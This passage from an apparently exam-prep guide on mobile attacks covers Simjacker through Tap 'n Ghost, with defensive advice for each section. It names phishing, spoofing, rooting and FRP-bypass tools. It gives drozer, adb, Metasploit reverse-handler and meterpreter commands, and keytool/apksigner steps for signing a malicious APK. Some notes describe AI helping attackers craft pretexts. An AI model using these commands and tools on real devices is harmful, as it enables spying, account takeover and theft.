1. The attacker sends a specially crafted SMS containing malicious code to the target's phone number.
2. The code runs inside the SIM card's S@T Browser, silently, with no visible notification to the victim.
3. The SIM card can be instructed to report device location data (such as a Cell-ID) back out, for example in another SMS sent to an accomplice device.

4. Using this method, attackers can capture a device's location, monitor calls, force the device's browser to open malicious websites, and even perform denial-of-service (DoS) against the SIM/handset.

Real-world use: An attacker repeatedly Simjacker-pings a target's phone to track the victim's real-time location over several days, without ever needing the victim to click anything.

Tools and commands used here: No consumer tool is named; the attack requires sending specially crafted binary SMS messages, something normally done with telecom-grade SMS sending equipment or compromised SS7/SMS gateway access.

AI angle: None shown on this slide.

Countermeasures and defense: This is mainly a SIM/carrier-side fix: carriers can disable or restrict the S@T Browser applet, or filter binary SMS that targets it. Users have limited direct defense beyond using a modern SIM/carrier that has patched this.

> **EXAM TIP:** Simjacker is identified by the specific mention of the "S@T Browser" on the SIM card. If a question mentions the SIM card's own built-in browser/applet being abused via SMS, the answer is Simjacker, not SS7 (which is a network-level attack, not a SIM software attack).

Memory trick: "Sim-Jack = Jacking the SIM's own browser."

3.12 Call Spoofing

What it is (simple words): Call spoofing changes what caller ID number shows up on the recipient's phone, so the attacker's real number is hidden behind a fake one, often one the victim is likely to trust.

Analogy: It is like mailing a letter but writing a different, trusted return address on the envelope so the recipient opens it without suspicion.

How it works (numbered steps):

1. The attacker chooses a caller ID to display, often a number that looks local, official, or familiar to the victim (for example a bank or government agency number).
2. The attacker places the call or sends a text through a spoofing service, which substitutes the displayed number.
3. The victim's phone shows the fake, trusted-looking number.
4. The attacker uses the trust the fake number creates to extract sensitive information or push the victim into paying for fake services.

Named tool from the slide, SpoofCard: SpoofCard lets an attacker use a virtual number to make calls and send texts while hiding their real personal information, regardless of where they are physically located.

Other call spoofing tools named on the slide: Fake Call (play.google.com), SpoofTel (spooftel.com), Fake Call and SMS (play.google.com), Fake Caller ID (fakecallerid.io), Phone Id - Fake Caller Buster (play.google.com).

Real-world use: A victim receives a call that displays their own bank's real customer service number. The caller, actually an attacker, claims there is fraud on the account and asks the victim to "confirm" their card number and PIN to stop it.

AI angle: ADDED CONTEXT: AI voice cloning can combine with call spoofing so the voice on the line also sounds like a trusted person (a manager, a relative), making vishing far more convincing. Defenders increasingly rely on carrier-level STIR/SHAKEN caller ID authentication (verify) to flag spoofed numbers.

Countermeasures and defense: Never trust caller ID alone; hang up and call the organization back using a number you already know is correct (from a bill or official website); be suspicious of any urgent request for money, codes, or card details by phone.

> **EXAM TIP:** "Caller ID shows a trusted number, but the call is fraudulent" is the exam's signature phrase for call spoofing.

Memory trick: "Spoof the number, not the person behind it."

3.13 OTP Hijacking / Two-Factor Authentication Hijacking

What it is (simple words): OTP (one-time password) hijacking means an attacker intercepts or redirects the one-time code meant to confirm a login or transaction, so the attacker (not the real user) completes the two-factor authentication (2FA) step.

Analogy: 2FA is a second lock on a door, and the OTP is the one-time key to that lock. OTP hijacking is picking up that key as it's being handed to the real owner.

How it works (numbered steps):

1. The attacker first steals the victim's personally identifiable information (PII) data, for example by bribing or tricking a mobile store seller, or by exploiting carriers that reuse the same phone number for different customers.
2. Using that PII, the attacker performs social engineering on the telecom operator, convincing them to transfer control of the victim's SIM to the attacker (this overlaps with SIM swapping).
3. The telecom operator (tricked) transfers the victim's SIM control to the attacker.
4. The attacker can also use a SIM-jacking attack to infect the target's SIM with malware, letting the attacker intercept and read OTPs directly off the SIM.
5. The OTP meant for the victim's online account now arrives on the attacker's device.
6. The attacker logs in to the victim's online account using that OTP.

Named tool from the slide, AdvPhishing: AdvPhishing is a social media phishing tool that helps attackers bypass two-factor/OTP authentication; it is distributed with a menu offering fake login pages for many services (TikTok, Facebook, Instagram, Uber Eats, OLA, Google, Paytm, Netflix, Amazon, WhatsApp, LinkedIn, Hotstar, Spotify, GitHub, Zomato, PhonePe, PayPal, Telegram, Twitter, Flipkart, WordPress, Snapchat, Protonmail, StackOverflow, eBay, Twitch, Ajio, cryptocurrency, Mobikwik, Pinterest, and more).

Real-world use: An attacker social-engineers a prepaid SIM dealer into reissuing the victim's number on a new SIM he controls. The victim's bank then sends the login OTP straight to the attacker's phone, and the attacker empties the account.

AI angle: ADDED CONTEXT: AI-written social engineering scripts can make the call to the telecom operator (step 2) sound far more convincing by rehearsing natural, confident phrasing and quick answers to verification questions.

Countermeasures and defense: Prefer app-based authenticators (TOTP apps) over SMS OTP where possible; set a SIM PIN and a port-out/SIM-swap PIN with your carrier; monitor for unexpected "SIM not registered" messages, which can signal an in-progress SIM swap.

> **EXAM TIP:** If a question mentions SIM control being transferred through social engineering on the telecom operator, think OTP hijacking / SIM swap, not phishing.

> **TRAP:** OTP hijacking and SMiShing can look similar (both end with stolen account access) but OTP hijacking specifically targets the 2FA code and often routes through the telecom operator or SIM, while SMiShing is a deceptive link sent directly by SMS.

Memory trick: "Hijack the OTP, hijack the account."

3.14 Camera/Microphone Capture Attacks: Camfecting

What it is (simple words): Camfecting is an attack that takes over a target's webcam (and, on mobile, the camera and microphone) using a remote access Trojan (RAT), so the attacker can watch, listen, and collect sensitive data without the owner knowing.

Analogy: It is like a stranger secretly screwing a hidden camera and microphone into your bedroom wall, except the "wall" is your own phone or laptop, and you installed the hardware yourself by clicking a bad link.

How it works (numbered steps):

1. The attacker sends a malicious link, or lures the victim into visiting a malicious website.
2. The link or site installs a remote access Trojan (RAT) on the victim's device.
3. The RAT gives the attacker access to the device's camera and microphone.
4. The attacker can now obtain sensitive data: personal photos, recorded video, and even the user's location.

Real-world use: A victim clicks a "free gift card" link shared on social media. The page silently installs a RAT. Weeks later, the attacker uses it to record private video calls for blackmail.

Tools and commands used here: A RAT (remote access Trojan) is the general tool category; see section 3.15 for StormBreaker, a named camera/microphone hijacking tool for Android.

AI angle: ADDED CONTEXT: attackers can pair camfecting footage with AI deepfake tools to fabricate compromising video, increasing the pressure in extortion attempts even when no genuinely compromising footage exists.

Countermeasures and defense: Never click unknown links; keep the OS and antivirus updated to catch known RATs; use a physical camera cover when not in a video call; review app permissions for camera/microphone access regularly.

> **EXAM TIP:** "Camfecting" on the exam always pairs with the keyword "RAT" (remote access Trojan) and a malicious link/website as the delivery method. If a specific Android tool name is given instead, check if it is "Android Camera Hijack Attack" (next topic) or StormBreaker.

Memory trick: "Camfecting = Camera + Infecting."

3.15 Camera/Microphone Capture Attacks: Android Camera Hijack Attack

What it is (simple words): This is the Android-specific version of camera/microphone hijacking. Attackers exploit security bypass bugs in Android to get around the normal permission prompts and silently reach the camera and microphone.

Analogy: Normally, an app has to politely ask "may I use your camera?" and you tap Allow. This attack is the app sneaking past the doorman entirely, never asking, and walking straight to the camera.

How it works (numbered steps):

1. The victim is lured into downloading a malicious application.
2. The malicious application exploits an Android security bypass vulnerability.
3. The app gains access to the camera and microphone without the normal permission flow being honestly followed.

Permissions abused (named on the slide):

- `android.permission.CAMERA`
- `android.permission.RECORD_AUDIO`
- `android.permission.ACCESS_COARSE_LOCATION`

These storage/camera-related permissions, once granted (or bypassed), give unrestricted access to the entire internal storage, letting attackers capture photos, record video and voice calls, and access already-stored photos.

Named tool from the slide, StormBreaker: StormBreaker can access a device's location, webcam, and microphone, without the app explicitly requesting any visible permission prompt to the user.

Real-world use: A "camera enhancer" app on a third-party store silently requests the three permissions above during install (often bundled with other innocent-looking permissions) and starts recording audio in the background whenever the screen turns on.

AI angle: None shown on this slide.

Countermeasures and defense: Review every permission an app requests before installing; deny camera/microphone/location access to apps that have no real reason to need them; use Android's permission usage indicators (the green camera/mic dot shown when in use) to spot unexpected access.

> **EXAM TIP:** If a question names the three specific permissions (CAMERA, RECORD_AUDIO, ACCESS_COARSE_LOCATION) together, it is testing the Android Camera Hijack Attack topic specifically.

Memory trick: "Three permissions, one spy kit: eyes (camera), ears (mic), and a rough location."

3.16 Android OS Architecture

What it is (simple words): Android is Google's software environment for mobile devices. It is not just an operating system; it bundles an OS, middleware, and a set of key apps, all built in layers on top of the Linux kernel.

Analogy: Think of Android as a layered cake. The bottom layer (Linux kernel) is the foundation that talks to the hardware. Each layer above adds more features, until the top layer (system apps) is what the user actually taps and sees.

How it works (the layers, bottom to top):

1. **Linux Kernel:** the foundation. Contains drivers for audio, Binder (inter-process communication, IPC), display, keypad, Bluetooth, Wi-Fi, USB, camera, shared memory, and handles power management.
2. **Hardware Abstraction Layer (HAL):** a bridge that lets higher layers talk to hardware (audio, Bluetooth, camera, sensors) in a standard way, without caring about the exact chip model.
3. **Android Runtime (ART) and Core Libraries:** where apps actually execute; ART replaced the older Dalvik runtime.
4. **Native C/C++ Libraries:** includes WebKit (browser rendering), OpenMAX AL, Libc, the media framework, OpenGL ES, and more.
5. **Java API Framework:** content providers, the view system, and managers for activity, location, package, notification, resource, telephony, and window handling.

6. **System Apps:** the apps a user interacts with directly, such as Dialer, Email, Calendar, and Camera.

Android features named on the slide:

- An application framework that lets components be reused and replaced.
- A variety of pre-built UI components.
- An integrated browser based on the open-source Blink and WebKit engines.
- Media support for common audio, video, and image formats: MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, GIF.
- A rich development environment: a device emulator, debugging and memory/performance profiling tools, and an Eclipse IDE plugin (verify: modern Android development has largely moved to Android Studio).

Real-world use: A tester studying Android architecture realizes that a Binder IPC vulnerability (Linux Kernel layer) could let one app illegitimately message another app's process, bypassing the sandbox built at the Java API Framework layer above it.

Tools and commands used here: None directly; this is background knowledge for understanding where later exploits (rooting, ADB, Metasploit meterpreter) land in the stack.

AI angle: None shown on this slide.

Countermeasures and defense: Keep every layer patched; Android security updates frequently touch the kernel and HAL layers, which have the deepest hardware access.

> **EXAM TIP:** If asked "which layer contains device drivers," the answer is the Linux Kernel. If asked "which layer runs the apps," the answer is the Android Runtime (ART).

Memory trick: "Kernel at the bottom, Apps at the top" - remember Android as a 6-layer cake: Kernel, HAL, Runtime, Native Libraries, Java Framework, System Apps.

3.17 Android Device Administration API

What it is (simple words): The Device Administration API lets developers build apps that enforce security policy on an Android device at the system level. It is aimed at enterprise use, where IT staff need strong control over employee-owned or company-owned devices.

Analogy: It is like giving the IT department a master key and a rulebook for every employee's phone: they can set password rules, lock the screen, or wipe the device if it is ever lost.

Policies supported by the Device Administration API (from the slide):

- Password enabled
- Minimum password length
- Alphanumeric password required

- Complex password required
- Minimum letters required in password
- Minimum lowercase letters required in password
- Minimum non-letter characters required in password
- Minimum numerical digits required in password
- Minimum symbols required in password
- Minimum uppercase letters required in password
- Password expiration timeout
- Password history restriction
- Maximum failed password attempts
- Maximum inactivity time lock
- Storage encryption required
- Camera disabled
- Prompt user to set a new password
- Device immediately locked
- Wiping of the device's data

How it works (numbered steps):

1. An app requests Device Administrator rights from the user, showing a dialog that lists exactly what it will be able to do (for example: erase all data, change the screen-unlock password, set password rules, monitor unlock attempts, lock the screen, set password expiration, set storage encryption, disable cameras).
2. The user taps Activate to grant those rights.
3. Once active, the app (or the MDM platform behind it) can enforce any of the policies above without further per-action prompts.
4. If misused (for example a malicious app tricks a user into granting Device Administrator rights), the same powerful capabilities can be turned against the user, including a forced factory reset or screen lockout.

Real-world use: A company's MDM app asks new employees to activate Device Administrator on their phone. From then on, the MDM can force a PIN, encrypt storage, and remote-wipe the phone if it's reported lost, all without the employee doing anything extra.

Tools and commands used here: This API underlies enterprise MDM platforms; see section 3.49-3.50 for named MDM products (Scalefusion, Microsoft Intune, Jamf Pro, and others).

AI angle: None shown on this slide.

Countermeasures and defense: Only grant Device Administrator rights to apps you trust completely (ideally only your organization's MDM agent); regularly review which apps hold Device Administrator rights in Settings and revoke any you do not recognize.

> **EXAM TIP:** The exam may describe an app asking for broad control (erase data, lock screen, change password) and ask what this is. The answer is the Device Administration API being used (legitimately by MDM, or abused by malware if granted carelessly).

Memory trick: "Big powers, big responsibility" - Device Administrator rights can wipe or lock the whole device, so grant them sparingly.

3.18 Android Rooting

What it is (simple words): Rooting is the process of gaining "root access" (the highest level of control, like an administrator account) on an Android device's underlying Linux subsystem. Normally, Android restricts even the owner from this level of access to protect the sandbox and system integrity.

Analogy: A normal Android user is like a hotel guest with a key card that only opens their own room. Rooting hands that guest a master key that opens every room, the supply closets, and the manager's office.

How it works (numbered steps):

1. The rooting process exploits a security vulnerability in the device firmware.
2. It copies the `su` (switch user / superuser) binary to a location in the current process's PATH, for example `/system/xbin/su`.
3. It grants that `su` binary executable permission using the `chmod` command.
4. Any app that now requests superuser access (through the `su` binary) can run with full root privileges, bypassing normal Android restrictions.

Rooting with a PC using KingoRoot (steps from the slide):

1. Download KingoRoot Android (PC version) and install it on the desktop computer.
2. Run the tool and connect the Android device with a USB cable.
3. Enable USB debugging mode on the Android device.
4. The tool installs the needed drivers; the desktop app shows the device name and a ROOT button.
5. Click ROOT to root the device.

Rooting without a PC using KingoRoot (steps from the slide):

1. Enable "install from unknown sources" on the Android device.
2. Download the KingoRoot APK directly on the Android device (outside the Play Store).
3. Install and launch KingoRoot.
4. Press "One Click Root" on the app's main screen; wait until a "root result" message appears.
5. If it fails, try multiple times, or fall back to the PC version.

KingoRoot's rooting pipeline (named stages): Internet Connection check, Rooting Script Match, Environment Preparation, Rooting Script Execution, Superuser Installation.

Other Android rooting tools named on the slide: OneClickRoot (oneclickroot.com, with its own CONNECT DEVICE / IDENTIFY DEVICE / ROOT NOW workflow and a minimum 25% battery requirement), TunesGo (tunesgo.wondershare.com), RootMaster (root-master.com), Magisk Manager (magiskmanager.com), KingRoot (kingrootapp.net), iRoot (iroot.com).

Real-world use: A user roots their phone with KingoRoot to install a custom theme and remove pre-installed carrier apps. Months later, a malicious game app silently requests root access through the still- active `su` binary and gains full control of the device, something that would have been impossible on an unrooted phone.

Tools and commands used here: `su`, `chmod`, KingoRoot, OneClickRoot, TunesGo, RootMaster, Magisk Manager, KingRoot, iRoot. Full detail is in section 4 (Tool Encyclopedia).

AI angle: None shown on this slide.

Countermeasures and defense: Do not root your device, especially a work device; if rooted, be extremely selective about which apps are granted `su` access; use Magisk's "Hide" features or similar to limit exposure; expect banking and enterprise apps to detect root and refuse to run (root detection).

> **EXAM TIP:** Know the specific mechanic: copying `su` to the PATH (for example `/system/xbin/su`) and using `chmod` to make it executable is the textbook definition of what "rooting" technically does, beyond just "gaining admin access."

> **TRAP:** Rooting (Android) and jailbreaking (iOS) are often confused on the exam. They achieve a similar outcome (full privileged access, weakened sandbox) but are platform-specific terms; use "rooting" only for Android and "jailbreaking" only for iOS.

Memory trick: "Root = su + chmod." Remember the two commands that make rooting technically work.

3.19 Identifying Attack Surfaces Using drozer

What it is (simple words): drozer is a security testing framework for Android that lets a tester explore an installed app from the outside, the way an attacker would, to find exported components (activities, services, providers) that could be abused.

Analogy: drozer is like walking around a building checking every door and window from outside to see which ones are unlocked ("exported") and could let someone in without a key.

How it works (numbered steps):

1. **Fetching package information:** - `dz> run app.package.list` lists every installed package. - `dz> run app.package.list -f <string_name>` filters that list down to packages matching a given string. - `dz> run app.package.info -a <package_name>` shows basic details about one specific package.
2. **Identifying the attack surface:** - `dz> run app.package.attacksurface <package_name>` lists the package's exported activities, services, and providers. - `dz> run app.activity.info -a <package_name>` shows details of those exported activities.
3. **Launching activities:** - `dz> run app.activity.start --component <package_name> <activity_name>` launches a specific activity directly, which can reveal information normally protected by the app's own authentication screen.

Real-world use: A tester runs `app.package.attacksurface` against a banking app and discovers an exported activity meant only for internal debugging. Launching it directly with `app.activity.start` opens the account dashboard without ever passing through the login screen.

Tools and commands used here: drozer (`dz>` console commands). Full syntax and sample output appear in section 5 (Command Sheet).

AI angle: ADDED CONTEXT: an AI assistant can help a tester quickly draft the drozer command sequence for a given package name, or explain an unfamiliar drozer module's purpose from its documentation text.

Countermeasures and defense: Developers should mark activities, services, and content providers as `exported="false"` unless another app genuinely needs to call them; always enforce authentication inside any exported component that touches sensitive data, not just at the app's main entry point.

> **EXAM TIP:** "Exported activity," "attack surface," and "drozer" are the three keywords that together point to this topic. If a question only says "exploit framework for Android," without these specifics, consider Metasploit instead (section 3.25).

Memory trick: "drozer checks the doors" (exported components) on an Android app "building."

3.20 Bypassing FRP on Android Phones Using 4uKey

What it is (simple words): Factory Reset Protection (FRP) is a built-in Android security feature that requires the previous Google account's login after a factory reset, specifically to stop a thief from simply wiping and reusing a lost or stolen phone. Attackers use specialized tools such as 4uKey (and Octoplus FRP) to bypass this protection.

Analogy: FRP is like a car immobilizer that won't let the engine start without the original owner's key fob, even after someone repaints it and swaps the plates. FRP bypass tools are the equivalent of hot-wiring around that immobilizer.

How it works (the 4uKey steps from the slide):

1. Launch 4uKey, connect the locked Android device to the computer, and click "Remove Google Lock (FRP)."
2. Select the correct OS version of the Android device.
3. Click "Start" to begin removing the Google Account Lock (FRP).
4. Follow the on-screen instructions to complete the bypass.
5. On success, a notification reads "Bypassed Google FRP Lock Successfully."

[UNCLEAR on page 11]: the two "4uKey for Android" tool-window screenshots on this slide were too small to read their body text; only the window titles, the "Remove Screen Lock" caption, the success headline, and the Share/Back/Close buttons were legible.

Real-world use: A legitimate case: a user forgets their Google account password after a factory reset and uses 4uKey (with proof of ownership) to regain access to their own device. The same capability, in the wrong hands, lets a thief unlock and resell a stolen phone that FRP was specifically designed to make unusable.

Tools and commands used here: 4uKey (tenorshare.net), Octoplus FRP (mentioned by name, no steps shown).

AI angle: None shown on this slide.

Countermeasures and defense: Keep the OS updated, since FRP bypass methods usually rely on OS-version-specific bugs that get patched; be cautious buying a secondhand device that still shows signs of an active Google/FRP lock; organizations should track device Google account binding through MDM to make stolen devices unusable.

> **EXAM TIP:** FRP bypass tools are identified by the specific term "Factory Reset Protection" or "Google Lock" after a reset. If a question is instead about unlocking a screen lock pattern/PIN without a factory reset, that is a different (though related) class of tool.

Memory trick: "FRP = Fence Resisting Pilfering" - its whole job is to stop a stolen phone from being reused.

3.21 Hacking with zANTI and Kali NetHunter

What it is (simple words): zANTI and Kali NetHunter are two mobile penetration testing toolkits that turn an Android device itself into an attack platform, rather than just being a target.

Analogy: Most of this module treats the phone as the victim. zANTI and NetHunter flip that: they turn the phone into the attacker's toolbox, like carrying a full hacking laptop in your pocket.

How it works, zANTI:

1. zANTI is an Android app that scans the local network and can spoof a MAC address, create a malicious Wi-Fi hotspot, and hijack sessions.
2. In the example shown, a zANTI scan found 4 hosts and 355 vulnerabilities on the scanned network, and offered to send the scan results.

How it works, Kali NetHunter:

1. Kali NetHunter is a full penetration-testing suite built for Android devices, offering a long list of modules shown in its menu: Kali Chroot Manager, Kali Services, Custom Commands, MAC Changer, KeX Manager, USB Arsenal, HID Attacks, DuckHunter HID, BadUSB MITM Attack, Mana Wireless Toolkit, MITM Framework, Metasploit Payload Generator.
2. **HID (Human Interface Device) attacks and DuckHunter HID** let the phone impersonate a keyboard/mouse (a "rubber ducky" style attack) when plugged into a target computer, typing pre-programmed malicious commands automatically.
3. **BadUSB MITM Attack** abuses USB device identity spoofing to intercept traffic between a USB device and a host.
4. **Mana Wireless Toolkit and MITM Framework** support rogue access-point and man-in-the-middle attacks over Wi-Fi.
5. **Metasploit Payload Generator** (using `msfvenom`, written by g0tmi1k) builds a payload from simple choices: payload type (for example ASP), port (443 in the example), IP address (192.168.250.105), and options such as MSF, Reverse, Staged, TCP.

Real-world use: A red teamer plugs an Android phone running Kali NetHunter's HID Attack module into an unattended, unlocked workstation. The phone types a pre-built PowerShell payload faster than any human could, establishing a reverse shell before the user returns.

Tools and commands used here: zANTI, Kali NetHunter (Kali Chroot Manager, MAC Changer, KeX Manager, USB Arsenal, HID Attacks, DuckHunter HID, Mana Wireless Toolkit, MITM Framework), `msfvenom`.

AI angle: None shown on this slide.

Countermeasures and defense: Lock unattended workstations; disable USB ports or use USB data-blockers on sensitive systems; monitor for unusually fast "typing" (a sign of an HID attack); use network access control to spot rogue access points and unexpected MAC address changes.

> **EXAM TIP:** zANTI = network scanning/MITM from an Android phone; Kali NetHunter = a full Android pentest suite with HID/BadUSB/MITM modules. "msfvenom" is the Metasploit payload generator keyword, whether run from a PC or through NetHunter's Payload Generator module.

Memory trick: "zANTI scans, NetHunter arsenals" - zANTI is mainly a scanner, NetHunter is a full toolbox (arsenal) of attack modules.

3.22 Exploiting Android Devices Through ADB Using PhoneSploit Pro

What it is (simple words): Android Debug Bridge (ADB) is a command-line tool built for developers to communicate with an Android device for debugging. If a device is reachable with TCP debugging enabled on port 5555, an attacker can connect to it with ADB-based tools, such as PhoneSploit Pro, without ever touching the phone physically.

Analogy: ADB over the network with debugging left open is like leaving a service door propped open at a factory: it was meant for maintenance staff, but anyone who finds it can walk right in.

How it works (numbered steps):

1. The target Android device has TCP debugging enabled, listening on port 5555.
2. The attacker runs PhoneSploit Pro and selects "Connect a Device," entering the phone's IP address (for example `10.10.1.14`).
3. Once connected, PhoneSploit Pro's menu offers a wide range of actions: List Connected Devices, Disconnect All Devices, Scan Network for Devices, Mirror & Control Device, Get Screenshot, Screen Record, Download File/Folder from Device, Send File/Folder to Device, Run an App, Install an APK, Uninstall an App, List Installed Apps, Access Device Shell, Hack Device (Using Metasploit).
4. The attacker can now screen-capture, dump system info, view running applications, forward ports, install/uninstall apps, and toggle Wi-Fi on or off, all remotely.

Real-world use: A developer leaves ADB-over-network enabled on a demo tablet connected to the office Wi-Fi. An attacker on the same network scans for open port 5555, connects with PhoneSploit Pro, and silently installs a spyware APK on the tablet.

Tools and commands used here: ADB (TCP port 5555), PhoneSploit Pro (by github.com/AzeemIdrisi). Related ADB commands appear in section 3.26 (Analyzing Android Devices) and section 5 (Command Sheet).

AI angle: None shown on this slide.

Countermeasures and defense: Never enable ADB-over-network (Wi-Fi) debugging on production or personal devices; if needed for development, disable it immediately afterward; use a firewall/network segmentation to block port 5555 from untrusted networks; disable USB/Wi-Fi debugging entirely for end users.

> **EXAM TIP:** Port 5555 with ADB is a classic exam pairing. If a question mentions "TCP debugging," "ADB," and a port number, the answer is 5555, and the risk is unauthenticated remote control.

Memory trick: "5-5-5-5: ADB's open door, remember the fives."

3.23 Launching Man-in-the-Disk Attack

What it is (simple words): A man-in-the-disk (MITD) attack happens when an app does not properly secure data it stages on the device's shared external storage. An attacker who can write to that external storage swaps in malicious content before the app reads it back.

Analogy: It is like a courier company that leaves a package in an unlocked shared mailroom "for the app to pick up later." Anyone with access to that mailroom can swap the package's contents before the app collects it.

How it works (numbered steps):

1. A legitimate mobile app requests a code update and downloads it from its official app store/cloud server.
2. Instead of writing the update directly into its own protected storage, the app stages the downloaded code in external storage (shared, less restricted).
3. An attacker who is monitoring that external storage modifies the staged content before the app uses it.
4. The victim's app then fetches the tampered code from external storage instead of the real update.
5. A malicious app effectively gets installed in place of the intended legitimate update.

Real-world use: A photo-editing app downloads a plugin update and temporarily stores it on the SD card before installing it. A malicious app with storage permission, already present on the device, swaps that plugin file for a malicious one in the few seconds before the photo app reads it.

Tools and commands used here: No specific attacker tool is named; this is an architecture-level flaw (using unprotected shared external storage for sensitive staging data) rather than a single tool-driven attack.

AI angle: None shown on this slide.

Countermeasures and defense: Developers should never stage sensitive or executable content in external/shared storage; use the app's own private, sandboxed storage instead; verify file integrity (checksums/signatures) before using any file read back from external storage.

> **EXAM TIP:** "External storage" plus "code update gets tampered with before use" is the signature phrasing for man-in-the-disk, distinct from a classic network man-in-the-middle attack, which intercepts data in transit, not at rest on the device.

Memory trick: "Man-in-the-Disk, not the wire" - the tampering happens on local disk/storage, not on the network path.

3.24 Launching Spearphone Attack

What it is (simple words): A Spearphone attack lets a malicious Android app eavesdrop on loudspeaker voice conversations, without needing microphone permission at all, by instead reading the phone's built-in motion sensor (accelerometer).

Analogy: Speaking through a loudspeaker makes the whole phone vibrate slightly with the sound. Spearphone is like a spy who cannot hear through the wall but can "read" the conversation by feeling the wall's vibrations instead.

How it works (numbered steps):

1. Two people, for example Alice and Bob, are on a voice call, and Bob is on loudspeaker mode.
2. Bob's phone generates speech vibrations as the loudspeaker plays the audio.
3. A malicious app on Bob's phone (Spearphone) reads the accelerometer output, which is vibrating in a pattern related to the speech.
4. The app transmits that accelerometer log to the attacker.
5. The attacker performs gender, speaker, and even speech classification from the received accelerometer log, effectively reconstructing information about the conversation from vibration data alone.

Real-world use: A victim takes a sensitive work call on speakerphone while a malicious "battery saver" app, which never asked for microphone permission, logs accelerometer readings in the background and leaks a rough transcript of the conversation to the attacker.

Tools and commands used here: No specific public tool name is given on this slide; Spearphone refers to the side-channel technique itself (research-grade attack, verify current real-world prevalence).

AI angle: ADDED CONTEXT: reconstructing speech from vibration data is itself a machine learning classification problem; attackers (and the original academic researchers who found this issue) use ML models to turn noisy accelerometer signals into usable speech/speaker information.

Countermeasures and defense: Avoid using loudspeaker mode for sensitive calls; review and restrict which apps can access motion sensor data; OS vendors can patch this by rate-limiting or permission- gating high-frequency accelerometer access.

> **EXAM TIP:** Spearphone is a side-channel attack: no microphone permission is used at all. If a question says an app "has no microphone permission" but can still infer speech, that is the hallmark of this attack, through the accelerometer instead of the mic.

Memory trick: "Spearphone 'feels' your call through vibration, it doesn't 'hear' it through the mic."

3.25 Exploiting Android Devices Using Metasploit

What it is (simple words): The Metasploit Framework lets an attacker pick from a library of ready-made exploits and payloads to attack a target Android device and pull sensitive information back through a meterpreter session.

Analogy: Metasploit is like a vending machine for exploits: pick the module, set a few options, and it hands you a working attack, including a remote-control channel (meterpreter) into the target.

How it works (numbered steps):

1. The attacker sets up a listener, for example with `exploit(multi/handler)`, and starts it as a background job (`exploit -j -z`).
2. Metasploit starts a reverse TCP handler on the attacker's IP and port (shown in the sample as `10.10.1.13:4444`).
3. Once the victim's device runs the malicious payload (an APK built with `msfvenom`, see section 3.21), it calls back to the handler and sends its meterpreter stage.
4. A meterpreter session opens (shown in the sample connecting `10.10.1.13:4444 -> 10.10.1.14:58348`).
5. The attacker interacts with that session (`sessions -i 1`) and runs meterpreter commands to gather information.

Meterpreter commands named on the slide:

- `sysinfo` - shows computer name, OS, architecture, system language, and meterpreter type (in the sample: Android 8.1.0, dalvik/android).
- `ipconfig` - lists network interfaces, hardware MAC, MTU, and IPv4/ IPv6 addresses.
- `pwd` - prints the current working directory.
- `ps` - lists running processes.
- `dump_sms` - dumps the device's SMS messages.

Real-world use: A penetration tester sends a malicious APK disguised as a "security update" to a test device during an authorized assessment. Once installed and opened, the device connects back to the tester's Metasploit handler, and the tester runs `dump_sms` and `sysinfo` to prove real-world impact in the report.

Tools and commands used here: Metasploit Framework, `msfconsole`, `msfvenom`, meterpreter commands (`sysinfo`, `ipconfig`, `pwd`, `ps`, `dump_sms`). Full flag/command detail is in section 5 (Command Sheet).

AI angle: ADDED CONTEXT: AI code assistants can help a tester quickly draft a convincing payload name/icon and a social-engineering pretext for delivering the APK, within an authorized engagement's scope.

Countermeasures and defense: Install apps only from official stores; keep the OS patched (so known Metasploit Android modules fail); use mobile threat defense software that detects meterpreter-style callbacks; block unknown outbound connections at the network firewall.

> **EXAM TIP:** If a question shows a reverse TCP handler and a session opening between two IPs with "dalvik/android" as the meterpreter type, this confirms an Android meterpreter session via Metasploit.

Memory trick: "SIPPD" for the 5 meterpreter commands: Sysinfo, Ipconfig, Pwd, Ps, Dump_sms.

3.26 Analyzing Android Devices

What it is (simple words): Beyond exploitation, an attacker or tester can analyze an already-connected Android device to understand its behavior, enumerate its apps, inspect its files, and even sign and install a custom malicious APK.

How it works, by technique (mini-blocks from the slide):

- **Shell over Wi-Fi:** connect to the Android device over Wi-Fi instead of USB. Both the attacker's machine and the target device must be on the same Wi-Fi network.
- **Enumerate installed apps:** `adb shell pm list packages -3 -f` lists only third-party applications, together with their APK file paths.
- **Disassemble an app package:** `apktool d <App_package>.apk` decompiles the APK back into a readable, near-original form.
- **List open files:** `lsof -p <pid>` lists open files for a given running process ID on the connected device.
- **Sign and install a malicious APK:** first create a custom debug keystore certificate: `bash $ keytool -genkey -v -keystore \ ~/.android/debug.keystore -alias signkey \ -keyalg RSA -keysize 2048 -validity 20000` then sign the malicious APK with that certificate: `bash $ apksigner sign --ks ~/.android/debug.keystore \ --ks-key-alias signkey <malicious_file>.apk`

Real-world use: A tester, already holding ADB access to a test device over Wi-Fi, lists all third-party apps, picks a target package, disassembles it with `apktool` to review its logic for hardcoded secrets, then builds and signs a modified malicious version of it to demonstrate app-repackaging risk to the client.

Tools and commands used here: `adb shell pm list packages -3 -f`, `apktool d`, `lsof -p <pid>`, `keytool`, `apksigner`. Full syntax, flags, and sample output appear in section 5 (Command Sheet).

AI angle: None shown on this slide.

Countermeasures and defense: Disable ADB debugging on production devices; sign all official app releases with a protected, non-debug key, and verify app signatures before installing updates; monitor for unexpected debug-signed APKs in an enterprise fleet.

> **EXAM TIP:** `pm list packages -3` specifically means "third-party packages only" (`-3`); `-f` adds the file path. Remember that `-3` is not a typo, it is the actual flag used to exclude system apps.

Memory trick: "List, Disassemble, Open files, Sign" -> LDOS, the four analysis moves on a connected Android device.

3.27 Other Techniques for Hacking Android Devices

What it is (simple words): Three extra Android attack techniques round out the Android section: Advanced SMS Phishing (using cheap hardware), bypassing SSL pinning (to enable MITM on apps that normally block it), and Tap 'n Ghost (an attack on NFC and touchscreens).

How it works, Advanced SMS Phishing:

1. The attacker uses any low-priced USB modem.
2. He tricks the victim into accepting malicious settings pushed to the mobile device (for example a fake carrier configuration message).
3. Once accepted, all of the victim's data gets redirected to the attacker.

How it works, Bypass SSL Pinning:

1. SSL/certificate pinning is a defense where an app hardcodes which certificate it will trust, blocking normal MITM proxy interception.
2. Attackers use reverse engineering and runtime hooking to find and patch the pinning check.
3. They modify the app's source code (or hook it live) to bypass the pinning check.
4. With pinning bypassed, the attacker can now perform a man-in-the- middle attack on that app's traffic, reading or modifying data in transit.

How it works, Tap 'n Ghost:

1. This attack targets Near Field Communication (NFC) and the RX electrodes used in capacitive touchscreens on mobile devices.
